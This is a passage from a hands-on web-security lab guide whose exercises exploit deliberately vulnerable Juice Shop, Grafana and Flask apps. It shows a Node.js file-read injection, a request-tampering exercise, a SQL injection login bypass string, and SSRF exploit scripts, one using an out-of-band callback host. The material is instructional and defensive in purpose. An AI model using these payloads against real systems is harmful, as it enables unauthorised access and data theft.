
9. Click **Submit**.
10. The following screen with all the underlying files are shown.



11. Once file names are obtained, an attacker can issue the command below to view the actual contents of a file:

```
res.end(require('fs').readFileSync(filename))
```

12. In the following example, we are retrieving the file server.js




```
const express = require("express");
const favicon = require("serve-favicon");
const bodyParser = require("body-parser");
const session = require("express-session");
// const csrf = require('csurf');
const consolidate = require("consolidate"); // Templating library adapter for Express
const swig = require("swig");
// const helmet = require("helmet");
const MongoClient = require("mongodb").MongoClient; // Driver for connecting to MongoDB
const http = require("http");
const marked = require("marked");
//const nosniff = require('dont-sniff-mimetype');
const app = express(); // Web framework to handle routing requests
const routes = require("./app/routes");
const { port, db, cookieSecret } = require("./config/config"); // Application config properties
/*
// Fix for A6-Sensitive Data Exposure
// Load keys for establishing secure HTTPS connection
const fs = require("fs");
const https = require("https");
const path = require("path");
const httpsOptions = {
    key: fs.readFileSync(path.resolve(__dirname, "./artifacts/cert/server.key")),
    cert: fs.readFileSync(path.resolve(__dirname, "./artifacts/cert/server.crt"))
};
*/

MongoClient.connect(db, (err, db) => {
    if (err) {
        console.log("Error: DB: connect");
        console.log(err);
        process.exit(1);
    }
    console.log(`Connected to the database`);

    /*
    // Fix for A5 - Security MisConfig
    // TODO: Review the rest of helmet options, like "xssFilter"
    // Remove default x-powered-by response header
    app.disable("x-powered-by");

    // Prevent opening page in frame or iframe to protect from clickjacking
    app.use(helmet.frameguard()); //xframe deprecated

    // Prevents browser from caching and storing page
    app.use(helmet.noCache());

    // Allow loading resources only from white-listed domains
    app.use(helmet.contentSecurityPolicy()); //csp deprecated

    // Allow communication only on HTTPS
    app.use(helmet.hsts());
```

13. An attacker can further exploit this vulnerability by writing and executing harmful binary files using **fs** and **child_process** modules.

Exercise 20: Bypassing Additional Web Application Flaws

Navigate to the Juice Shop and try to solve the exercise of posting some feedback in another user's name.

- You already know how to use proxies like BurpSuite and the OWASP ZAP.
- Intercept client / server transactions to post feedback when logged on.
- The request contains the following information:

```
{
  "UserId": 2,
  "rating":2,
  "comment":"1"
}
```

Try to manipulate the request.


The next exercise will be a little harder… ;-)


Exercise 21: Additional SQL Injection Exercises

Exercise 21.1: Logging in as Admin

Access the Juice Shop application. The application is vulnerable to injection attacks Data entered by the user is integrated 1:1 in an SQL command that is otherwise constant. Different statements can be amended/extended as appropriate. The Administrator is the first to appear in the selection list and is therefore logged on.


To quickly test, you can use the following string in the **Email** field in the Login screen. You can use anything for the password.


Login
Email
omar@omarsucks.com' OR 1=1;--
Password
Forgot your password?
Log in
Remember me
Not yet a customer?



You are now the administrator and you can see other fields in the system.

Exercise 21.2 Login as Bender



Exercise 22: Server-Side Request Forgery 1

Server-Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In a typical SSRF attack, the attacker might target internal systems behind firewalls that are normally inaccessible from the external network. They can trick the server into sending requests that it should not be making, thereby bypassing access controls and gaining access to sensitive information.

The following is a simple example of how an SSRF attack might work:

1. The web application might have a feature that fetches an image from a URL specified by the user, and then displays that image to the user. This is done by the server making an HTTP request to the URL, downloading the image, and then sending it to the user's browser.

2. An attacker could exploit this feature by providing a URL that points to a system inside the web application's private network. For example, the URL might be `http://localhost/admin`, which would cause the server to fetch the admin page and send it to the attacker.


3. The server, thinking that this is a legitimate request, sends the request to the specified URL and fetches the data. This could potentially expose sensitive information that the attacker should not have access to.

The following is an amazing resource to learn more about SSRF and many other web application security vulnerabilities: https://portswigger.net/web-security/ssrf

Also refer to the OWASP SSRF Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Exercise instructions:

1. Navigate to 10.6.6.26 (Y-Wing). This is a Grafana instance that is affected by an SSRF vulnerability. Grafana is an open-source platform for monitoring and observability. It allows you to query, visualize, alert on, and understand your metrics no matter where they are stored. It's most commonly used for visualizing time series data for infrastructure and application analytics, but many use it in other domains including industrial sensors, home automation, weather, and process control.



2. Go to my GitHub repository under **/root/h4cker** and navigate to **web_application_testing**.

```
┌──(root㉿websploit)-[~/h4cker]
└─# ls
adversarial_emulation      fuzzing_resources      programming_and_scripting_for_cybersecurity
ai_security                game_hacking           python_ruby_and_bash
buffer_overflow_example    honeypots_honeynets    README.md
bug-bounties               iot_hacking            recon
build_your_own_lab         lala.pcap              reverse_engineering
capture_the_flag           LICENSE                sbom
cheat_sheets               linux-hardening        SCOR
cloud_resources            metasploit_resources   social_engineering
container-ecosystem.webp   mobile_security        threat_hunting
CONTRIBUTING.md            more_payloads          virl_topologies
cracking_passwords         more_tools.md          vulnerability_scanners
crypto                     networking             vulnerable_servers
cyberops                   new_tools.md           web_application_testing
devsecops                  osint                  who-and-what-to-follow
dfir                       pcaps                  windows
docker-and-k8s-security    pen_testing_reports    wireless_resources
exploit_development        post_exploitation

┌──(root㉿websploit)-[~/h4cker]
└─# cd web_application_testing

┌──(root㉿websploit)-[~/h4cker/web_application_testing]
└─#
```

3. I have a python script that you can use to exploit the SSRF vulnerability.

```
┌──(root㉿websploit)-[~/h4cker/web_application_testing]
└─# ls
127.txt                    docker_references.md  sql-injection-tools.md  xss_vectors.md
cookie_stealer_payload.md  README.md             ssrf_ywing.py
```

4. This script requires command line arguments to run. Here's a list of all arguments:
    - -s or --session: The session cookie value. (Default: "9765ac114207245baf67dfd2a5e29f3a")
    - -u or --url: The URL of the host to check for SSRF. (Default: "http://8t2s8yx5gh5nw0z9bd3atkoprgx6lv.burpcollaborator.net" or you can use interact.sh)
    - -H or --host: The Grafana host URL. (Required)
    - -U or --username: The Grafana username. (Optional)
    - -P or --password: The Grafana password. (Optional)
    - -p or --proxy: A proxy for debugging. (Optional)

To run the script, navigate to the script's directory and use the following command:
python ssrf_ywing.py -H "http://victim_host" -u cf3jbjp2vtc0000ey330g8t3f3cyyyyyb.oast.fun

Replace **cf3jbjp2vtc0000ey330g8t3f3cyyyyyb.oast.fun** with the URL of interact.sh or Burp Collaborator.


Note

- This script operates under the assumption that the target host permits insecure SSL connections. This assumption is premised on the fact that the containers in WebSploit Labs are configured to run over HTTP, reflecting their sole purpose of serving as controlled environments for testing and learning.
- The SSRF exploit attempted by this script does not follow redirects.


5. **Interactsh** is an open-source solution for out-of-band data extraction, a method used in security testing to identify vulnerabilities that can't be detected through conventional scanning. It was developed by the team at **ProjectDiscovery.io**.

   Interactsh allows you to detect Server-Side Request Forgery (SSRF), blind Cross-Site Scripting (XSS), and XML External Entity Injection (XXE), among other vulnerabilities. It works by generating unique URLs (or DNS names) that you can use in the testing process. When these URLs are interacted with, the interaction is logged and sent back to you, providing evidence of the vulnerability.
   The following is a simple example of how it might work:
    a. You generate a unique URL using Interactsh.
    b. You insert this URL into the input fields of a web application you're testing.
    c. If the application is vulnerable to SSRF, it might try to fetch the URL.
    d. When the URL is fetched, Interactsh logs the interaction and sends it back to you.

   This allows you to identify vulnerabilities that might otherwise be difficult to detect, especially in cases where the application's responses don't provide any evidence of the vulnerability.



The examples above and below show the connection to interact.sh after exploiting the SSRF vulnerability.



Of course, you can also use Burp Collaborator. It is a service that Burp Suite uses to help discover a variety of security vulnerabilities. It provides a unique endpoint (URL, DNS, email,

etc.) that you can use in your testing. If the system you're testing interacts with that endpoint, the Collaborator server can observe the interaction and provide detailed information about it. Burp Collaborator is supported in Burp Suite Professional and Burp Suite Enterprise Edition, not in the Community Edition. For more information about Burp Suite Collaborator you can go to: https://portswigger.net/burp/documentation/collaborator

Exercise 23: Exploiting Another SSRF Vulnerability

Let's take a look at another example of a vulnerable application susceptible to SSRF.

Navigate to the "Galactic Archives" vulnerable application running on 10.6.6.20 on port 5000.

Use the exploit script located under **/root/h4cker/web_application_testing/ssrf_galatic_archives.py** or by navigating to my GitHub repository at: https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/ssrf_galatic_archives.py

The following is a step-by-step explanation of the script:

1. The script starts by importing the `requests` module, which is a popular Python library for making HTTP requests.

```
import requests
```

2. The script then defines the URL of the vulnerable web service. This is the target of the attack.

```
vulnerable_url = 'http://10.6.6.20:5000'
```

3. Defining the internal URL. This URL is typically inaccessible from the attacker's network, and it's where the sensitive data is stored.

```
internal_url = 'https://internal.secretcorp.org/secret.txt'
```

4. Constructing the exploit URL by appending the internal URL as a query parameter to the vulnerable service's URL. This is the core of the SSRF attack - tricking the server into making a request to a URL of the attacker's choosing.

```
exploit_url = vulnerable_url + '?url=' + internal_url
```

5. Sending the request to the exploit URL. If the server is vulnerable to SSRF, it will make a request to the internal URL and return the response to the attacker.

```
response = requests.get(exploit_url)
```

6. Finally, the script prints the response from the server. If the attack is successful, this will contain the data from the internal URL.

```
print(response.text)
```

Congratulations!

You have successfully completed the lab!

Of course, you can continue *playing* with all the vulnerable applications within WebSploit Labs and others that I have listed in the GitHub repository (https://hackerrepo.org), as there are dozens of other "flags" / challenges / exercises...